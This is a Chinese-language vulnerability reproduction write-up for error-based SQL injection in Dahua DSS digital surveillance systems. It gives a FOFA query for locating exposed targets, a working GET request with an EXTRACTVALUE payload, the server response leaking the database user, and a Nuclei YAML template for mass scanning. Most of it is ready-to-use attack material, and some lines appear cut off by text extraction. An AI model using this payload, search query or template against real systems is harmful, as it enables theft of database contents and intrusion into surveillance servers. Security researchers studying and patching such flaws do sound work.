D1-1大华-DDS数字监控系统-SQL

漏洞描述：

大华 DSS存在SQL注入漏洞，攻击者 向 attachment_clearTempFile.action 路由发送特殊构造的数据包，利用报错注入获取数据库敏感信息。攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：

网络测绘：

fofa语法：


FOFA：app="dahua-DSS"

漏洞复现：

payload:

```
GET /portal/attachment_clearTempFile.action?bean.RecId=1%27)%20AND%20EXTRACTVALUE(8841,CONCAT(0x7e,user(),0x7e))%20AND%20(%27mYhO%27=%27mYhO&bean.TabName=1 HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

效果图:



```
GET /portal/attachment_clearTempFile.action?bean.RecId=1%27)%20AND%20EXTRACTVALUE(8841,CONCAT(0x7e,
user(),0x7e))%20AND%20(%27mYhO%27=%27mYhO&bean.TabName=1 HTTP/1.1
Host: [redacted]
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
122.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=577BBD52C46C4DD982AB4B3830865EAD; Path=/portal/; HttpOnly
Content-Type: text/html;charset=UTF-8
Date: Wed, 20 Mar 2024 09:38:29 GMT
Content-Length: 851

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/
xhtml1/DTD/xhtml1-transitional.dtd">


<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
      <title>Exception</title>

  </head>
  <body>
  程序异常，请关闭页面重新操作。
        <div id="exception" style="overflow:auto">
          org.springframework.jdbc.UncategorizedSQLException:
          PreparedStatementCallback; uncategorized SQLException for SQL [select * f
          C_ATTACHMENT t where 1=1 and t.tab_Name=?   and t.rec_Id in('1') AND
          EXTRACTVALUE(8841,CONCAT(0x7e,user(),0x7e)) AND ('mYhO'='mYhO')   and t.
          tmp_flag = ?]; SQL state [HY000]; error code [1105]; XPATH syntax error:
          '~mysql@127.0.0.1~'; nested exception is java.sql.SQLException: XPATH synt
          error: '~mysql@127.0.0.1~'
        </div>
```

Yaml模板

```
id: D1-1DaHua-DSS-SQL

info:
  name: D1-1DaHua-DSS-SQL
  author: Kpanda
  severity: critical
  description: "向 attachment_clearTempFile.action 路由发送特殊构造的数据包，利用报错注入获取数据库敏感信息"
  reference:
    - https://blog.csdn.net/qq_41904294/article/details/136882191?spm=1001.2014.3001.5502
  tags: DaHua,DSSShuZiJianKong,SQL


http:
  - raw:
      - |
        GET /portal/attachment_clearTempFile.action?bean.RecId=1%27)%20AND%20EXTRACTVALUE(8841,CONCAT(0x7e,user(),0x7e))%20AND%20(%27mYhO%27=%27mYhO&bean.TabName=1 HTTP/
        Host: {{Hostname}}
        User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
        Accept-Encoding: gzip, deflate
        Accept: */*
        Connection: keep-alive
```

```
matchers:
  - type: dsl
    dsl:
      - "status_code==200"
      - "contains(body, 'mysql')"
    condition: and
```